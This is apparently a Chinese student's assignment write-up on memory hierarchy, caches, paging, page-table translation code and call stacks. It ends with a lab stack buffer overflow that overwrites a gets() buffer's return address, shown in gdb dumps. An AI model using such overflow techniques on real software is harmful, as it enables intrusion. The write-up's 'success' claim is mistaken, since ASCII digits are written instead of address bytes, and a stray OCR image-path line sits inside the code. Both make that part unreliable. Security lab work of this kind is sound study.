MEDIUM-4：计算机系统内存与执行机制

阶段一：硬件拾荒者 —— 存储的物理层级

【任务 1.1：识破奸商】

1.简单介绍**CPU、GPU、主板。CPU**（中央处理器）：是计算机的“大脑”。负责通用计算（加减乘除，逻辑判断等）、逻辑判断、指令调度，**任务调度**等，就是由CPU控制计算机。**GPU**（图形处理器）：最初负责图形渲染，现在也负责大量**并行计算**，如 AI、渲染（关键是可以上千万个小单元同时进行，比如计算矩阵就很好用）。**主板**：平台的“骨架和神经系统”，连接 CPU、内存、硬盘、显卡、USB等，可以给各个部分供电，让各个部分（包括内部互传，以及与外部建立连接）互相传数据等。

参考资料：都是处理器！CPU GPU NPU的区别到底是什么？*哔哩哔哩*bilibili

2.当然不是一回事！手机上说的512GB是存储空间，而16GB是运行内存。存储就是用来长期保存数据的存储器（断电不会丢失）。内存和主存一般视为相同，都是指存放**当前运行程序和数据**的存储器（CPU可以直接访问）。如果硬要区分主存和内存，那么主存以**DRAM**为主体，不包括Cache。而内存可能包含Cache。

3.电源额定功率要足够，保证CPU，GPU等能正常运行。

4.i5，i7，i9只是厂商分级，并不决定代数。你5年后出的i5肯定吊打5年前出的i9。30系和40系也不能直接比较，但40系的确是新架构，同档会更强。性能到底怎么看？我觉得看**具体型号+代际+功耗**

5.大牌主板是什么牌？i5+i2=i7？数字游戏。代数，线程，核心，功耗都没讲。16GB也不算高端啊，DDR4，DDR5也没说。GPU也在扯，没有对比标准。512GB内存的手机是要干什么，现在16GB的一条内存都上千元了。1.25TB也不是常见的单盘类型，没见过，说不定又是杂牌。

【任务 1.2：你问我答】

1.**SRAM**应用在Cache中，特点：SRAM 用双稳态触发器存数据（貌似是个循环结构，无需刷新）。极快，但晶体管多，成本高，所以可以做高速缓存，弥补CPU与DRAM速度差。**DRAM**应用于主存，如内存条，GPU中的显存。特点：结构简单（一个晶体管一个电容）所以便宜且密度高。提供几十 GB 甚至上百 GB 的**可随机访问工作内存。NAND Flash**（浮栅或电荷陷阱存储电荷）应用于SSD中。断电不丢失，是非易失的随机外存，但由于带电，比HDD成本稍高，且有擦写寿命限制。**HDD**（旋转磁盘片和磁头读写，机械结构）因为是机械结构，所以容量很大但也有很大的延迟，所以不适合随机读写，因此常用于存储不经常调用的数据。

2.**寄存器**（register）位于CPU内部，就是64位存放二进制数字的最小存储单元。**高速缓存**（cache）用SRAM做的高速缓存，在CPU内部（GPU里面好像也有），连接寄存器和DRAM。**只读存储器**（ROM）特殊，主板上的一颗芯片，断电不丢，CPU从这里读第一条指令。

3.**结构**：每个存储单元 = **1 个晶体管 + 1 个电容**（1T1C），电容存电荷表示 0/1.工作原理：周期性重写防止电荷衰减，并通过电荷状态确定数值。

4.解释Cache（高速缓存）的根本原理。目标：争取让CPU访问的速度接近访问Cache的速度，而不是访问主存的速度。设计原理：时间局部性：存下刚访问过的数据/指令。（比如循环指令反复执行）空间局部性：搬运连续的一段地址。比如数组，顺序执行的命令。

5.代码如下：

```
for(i)
    for(k)
        for(j)
            C[i][j]+=A[i][k]*B[k][j];
```

以上是连续访问的原理（**空间局部性**）（根据二维数组在内存中分布位置的规则，而不是跳跃访问）。

另外，还有**分块乘法**的原理（**时间局部性**）：当矩阵特别大（L1 cache无法直接存下时），可以先计算小块，再把每个小块存入L1 cache中进行计算，反复利用该小块，减少**Cache Miss**。

阶段二：虚拟空间潜行 —— MMU 与页表机制

【任务 2.1：揭开虚拟的面纱】

1.**虚拟地址**：程序所看到的地址，**物理地址**：访问DRAM的真实地址。主要好处：可以多个进程同时运行。（就像平时电脑浏览器死机了，但微信还能用）；突破物理内存大小限制：只把当前用的页装入磁盘中；跨页时，虚拟地址连续，物理地址可以不连续，更好管理空间。

2.1每个进程的虚拟空间都是从0开始，到0xFFFFFFFF结束，都是独立，隔离的。并且都留有内核空间，用户和其他进程不能触碰。大小是4GB。**2.2**由**页**（page）构成。大小是4kb.（4096byte）**2.3**代码段 `.text`、已初始化数据段 `.data`、未初始化数据段 `.bss`、堆 `heap`、共享库映射区、栈 `stack`、内核空间**2.4**页（page）是虚拟内存空间中的片段，页框（frame page）是对应的物理空间上的片段，作用：**页**：把进程看到的虚拟地址空间切成固定大小块，方便管理（换出换入，按需调用……）**页框**：物理内存分配基本单位，利用好碎片空间。共同点：都是一种管理内存的方式。

【任务 2.2：认识页表管理】

1.1页表是将页（一大块虚拟地址）对应到物理地址的一种换算信息。和页不是一个东西。

1.2.**MMU**是将虚拟地址转换为物理地址的工具，**TLB**记录换算的结果，不需要MMU每次都进行运算。

1.3.进程的页表（无论是单级还是多级）**存储在物理内存（DRAM）中。**页表的物理基地址储存在**CR3寄存器**内，每个进程都有自己独立的页表，当操作系统进行进程切换时，会将新进程的页表基地址加载到 CR3 寄存器中。

1.4.二级页表是将页到物理地址的索引优化为两层的一种查询方式。（一级表的条目指向二级表，再由二级表对应到物理页框）。对比单级页表有**内存优化机制。原因**：单级页表会记录每一个页到物理页框的映射方式，总共需要$4*2^{20}$byte的空间给页表。但显然一个进程有时候只用到很小的空间，那么这个页表就有地方是浪费的（某些映射用不到），所以二级页表中可以不建立第二层，节约页表占用的空间。

1.5.三个部分为PDE index（10位）PTE index（10位）Offset（12位）

其中PDE index是一级页表**索引**，PTE index是二级页表**索引**，（这两个索引类似数组的查询方式）Offset是页内偏移（虚拟地址和物理地址相同）。MMU进行操作，先在CR3找到基地址，再通过PDE[i]找到二级页表地址,最后通过PTE[i]+Offset找到物理地址。

2.补全translate_address()函数。

```
void translate_address(uint32_t virtual_address, bool is_write_access) {//请你完成这个尚未完成的函数
    printf("----------------------------------------\n");
    printf("Translating Virtual Address: 0x%08X (%s access)\n", virtual_address, is_write_access ? "WRITE" : "READ");

    // --- 步骤1: 从虚拟地址中提取索引和偏移 ---
```

```
    uint32_t page_dir_index;
    uint32_t page_table_index;
    uint32_t offset;
    // 利用位运算（移位 >> 和 掩码 &）提取对应部分
    // 请补全代码写在TO DO与END OF TO DO之间：
    // TO DO:
    page_dir_index=(virtual_address>>22)&0x3ff;
    page_table_index=(virtual_address>>12)&0x3ff;
    offset=virtual_address&0xfff;
    // END OF TO DO:

    printf(" -> Page Dir Index: %u (0x%X)\n", page_dir_index, page_dir_index);
    printf(" -> Page Table Index: %u (0x%X)\n", page_table_index,
page_table_index);
    printf(" -> Offset: %u (0x%X)\n", offset, offset);

    // --- 步骤2: 查询页目录表 ---
    // 请补全代码写在TO DO与END OF TO DO之间：
    // TO DO:
    printf(" [*] Checking Page Directory Entry %u...\n",page_dir_index);
    if(!page_directory[page_dir_index].present_bit){
        printf(" [!] FAULT: Page Directory Entry not present. (Segmentation
Fault)\n");
        return;
    }
    printf("     -> PDE is present. Page table base address:
%p\n",page_directory[page_dir_index].page_table_base);
    // END OF TO DO:

    // --- 步骤3: 查询页表 ---
    // 请补全代码写在TO DO与END OF TO DO之间：
    // TO DO:
    printf(" [*] Checking Page Table Entry %u...\n",page_table_index);

 if(!page_directory[page_dir_index].page_table_base[page_table_index].present_bi
t){
        printf(" [!] FAULT: Page Table Entry not present. (Page Fault)\n");
        return;
    }
    printf("     -> PTE is present. Frame number: %u
(0x%x)\n",page_directory[page_dir_index].page_table_base[page_table_index].frame
_number,page_directory[page_dir_index].page_table_base[page_table_index].frame_n
umber);
    // END OF TO DO:
    // --- 步骤4: 检查访问权限 ---
    // 请补全代码写在TO DO与END OF TO DO之间：
    // TO DO:
    printf(" [*] Checking access permissions...\n");


 if(is_write_access&&!page_directory[page_dir_index].page_table_base[page_table_
index].rw_bit){
        printf(" [!] FAULT: Write attempt on a read-only page. (Protection
Fault)\n");
        return;
    }
    printf("     -> Access granted.\n");
    // END OF TO DO:
    // --- 步骤5: 计算最终的物理地址 ---
```

```
    // 请补全代码写在TO DO与END OF TO DO之间:
    // TO DO:
    uint32_t physical_address;
     physical_address =
    (page_directory[page_dir_index]
         .page_table_base[page_table_index].frame_number
     << OFFSET_BITS)| offset;
     uint32_t frame_number =
    page_directory[page_dir_index]
        .page_table_base[page_table_index].frame_number;
    // END OF TO DO:
    printf("  [SUCCESS] Translation complete.\n");
    printf("  Virtual Address 0x%08X  =>  Physical Address 0x%08X\n",
virtual_address, physical_address);
}
```

这里只贴出我补全的函数。

【任务 2.3：深入理解内存与页表管理】

1.RIP/RSP、Rbp/CR3/MAR/MDR。RIP 告诉 CPU，当前执行流程对应的下一条指令在哪里。它是 CPU 控制程序执行顺序的关键寄存器。RSP和Rbp用来进行栈操作（push，pop，subq 4 %rbp留出空间等等）。CR3：页表体系入口。MAR（地址寄存器）现在作为一个概念位置，是IMC请求队列（当L3 miss后，PA进入该请求队列），IMC在对应地址取回数据（总共64B line）后，经过数据总线，写回MDR（接入64Bline的缓冲）。**尚存问题**（PA在DRAM的译码过程没记，只建立整体框架）。

2. 

访问存储相对于上面那张图多了从DRAM进入SSD/HDD的步骤。

再讲讲DMA：DMA本质上是让外设/SSD绕过CPU直接将数据搬进搬出内存的机制。（CPU把源地址，目标地址，写入长度告诉DMA后，DMA作为总线主控，从外设得到数据写进内存）

3.**缺页异常**是虚拟地址并没有物理地址相对应（查询时）。分为合法与非法：① 合法页面不在物理内存中，操作系统可能需要分配页框并载入内容。② 地址不属于进程的合法区域，通常报告错误或终止进程。③ 尝试写入只读页面，权限违规，但地址合法，写操作不被允许。

4.**页面替换**是当没有合适空闲的物理页框时，将一个现有页框换出，换入该页框的过程。**进行方式**就是：MMU发现有效位为零，然后若发现内存耗尽（没有空闲页框），开始页面替换（包括选择页面，检查脏位（现代系统似乎有后台回写过程，提前写回脏页），更新原页面的页表（有效位改成零），装入新页面）。**淘汰方式**：1.**OPT**（未来最长时间内不被访问）2.**FIFO**（先进先出）3.**LRU**（最近最少使用）。4.**LFU**（最少使用）.....

思考题：核心区别：地址空间规模不同。

32位系统虚拟地址小于物理内存，物理内存的超出部分作为“高端内存”。64位系统内存空间广阔，可直接映射。

页表层级结构：64位常使用4级页表，结构更深，页表项（存了PFN，读写权限等）大小变为八字节。

阶段三：致命一击 —— 深入调用栈与控制流挟持

【任务 3.1：解剖函数调用栈】

1.栈顶在下方，栈的增长方向是向下增长。

2.栈帧可以算是一个每次函数在调用栈上分配的一块内存区域。作用：就像c语言的函数，单独开一块区域，存放临时变量和数据，进行运算，并给出返回内容。（完成某一项任务的独立栈空间）

3.EBP/RBP（基址指针）顾名思义就是基准线，先`push %rbp`(实际实现是`subq $8 %rsp movq %rbp (%rsp)`)，然后`movq %rsp %rbp`建立基准线。此时基准线上方8字节记录的是`rbp`的初值(`0(%rbp)`)（返回地址是`8(%rbp)`），下方（如`-8(%rbp)`）就记录了局部变量（**常作用为查询**）。动的是`rsp`，常通过`sub $0x20 %rsp`给局部变量**留下空间**（**主要作用**），起约定作用（逻辑上规定这块空间是我的了，但没赋值）。最后通过`movq %rbp %rsp`把栈顶调回，再`pop %rbp`(实现方式与上者相同)取回`rbp`的值。

4.好像在上一问回答了。再深入讲讲：`call`指令执行时CPU一方面把call下一条指令的地址写到（%rsp）（**这个返回地址后面用8（%rbp）**记），另一方面%rip=函数栈帧地址（准备跳转）。函数结束时，我们常看到`leave ret`其中`leave`中等效于`movq %rbp, %rsp popq %rbp`此时rsp上方仅有返回地址，刚好ret写回rip（`popq %rip`）。

上面好像都是传统学习内容，不知道现代技术会不会做了哪些优化

【任务 3.2：赛博越权】

```
PS D:\kane\recruit\glimmer-new\c-medium-4> gcc -o0 -g overflow.c -o overflow
overflow.c: In function 'verify_identity':
overflow.c:17:5: warning: call to 'gets' declared with attribute warning: Using gets() is always unsafe - use fgets() instead [-Wattribute-warning]
   17 |     gets(password);
      |     ^~~~~~~~~~~~~~
PS D:\kane\recruit\glimmer-new\c-medium-4>
```

（现在都直接警告了）

```
0x00007ff7a6b714d4 <+23>:    lea    -0x10(%rbp),%rax
0x00007ff7a6b714d8 <+27>:    mov    %rax,%rcx
0x00007ff7a6b714db <+30>:    call   0x7ff7a6b78b28 <gets>
```

这里gets函数就是问题所在，空间总共16字节，但他没限制写入长度，当我们进行标准输入时，就可以一直往上写。（%rcx很明显是gets函数的参数，函数调用前都有一块处理参数的步骤）统称为缓冲区溢出。

上面是思路，下面验证。

```
(gdb) x/gx $rbp+8
0x5ffe58:       0x00007ff7a6b71530
```

这是我们初始的返回地址啊。（下面随便输入一串数据看猜想是否成立）

```
1234566789101010 23

Thread 1 hit Breakpoint 3, verify_identity () at overflow.c:19
19          if (strcmp(password, "Quantum_Neuro_Sec_999") == 0) {
(gdb) info registers rip rbp rsp
rip            0x7ff7a6b714e0      0x7ff7a6b714e0 <verify_identity+35>
rbp            0x5ffe50            0x5ffe50
rsp            0x5ffe20            0x5ffe20
(gdb) x/32xb $rbp-0x10
0x5ffe40:       0x31    0x32    0x33    0x34    0x35    0x36    0x36    0x37
0x5ffe48:       0x38    0x39    0x31    0x30    0x31    0x30    0x31    0x30
0x5ffe50:       0x32    0x33    0x00    0x00    0x00    0x00    0x00    0x00
0x5ffe58:       0x30    0x15    0xb7    0xa6    0xf7    0x7f    0x00    0x00
```

你看，这个就刚好，前面两行是我们输入的内容，后面（小端序）就恰好是返回地址和rbp

那现在问题就很清晰了，刚好你又给出了后门函数的地址（我把它默认改造为64位了）。那我们完全可以直接写00000000000000000000000000561140，这样就把返回地址覆盖了

```
00000000000000000000000000561140

Thread 1 hit Breakpoint 3, verify_identity () at overflow.c:19
19          if (strcmp(password, "Quantum_Neuro_Sec_999") == 0) {
(gdb) x/32xb $rbp-0x10
0x5ffe40:       0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5ffe48:       0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5ffe50:       0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5ffe58:       0x35    0x36    0x31    0x31    0x34    0x30    0x00    0x00
```

构造成功！

```
(gdb) info address grant_access
Symbol "grant_access" is a function at address 0x7ff7a6b71490.
```

小发现，与给出的不一样。

【任务 3.3：最后防线 —— 现代内存保护机制】

我选的canary。我较喜欢的参考资料https://www.iotsec-zone.com/article/515。

后记：老师，终于把你整出来了，我还特意去看了汇编，太折腾……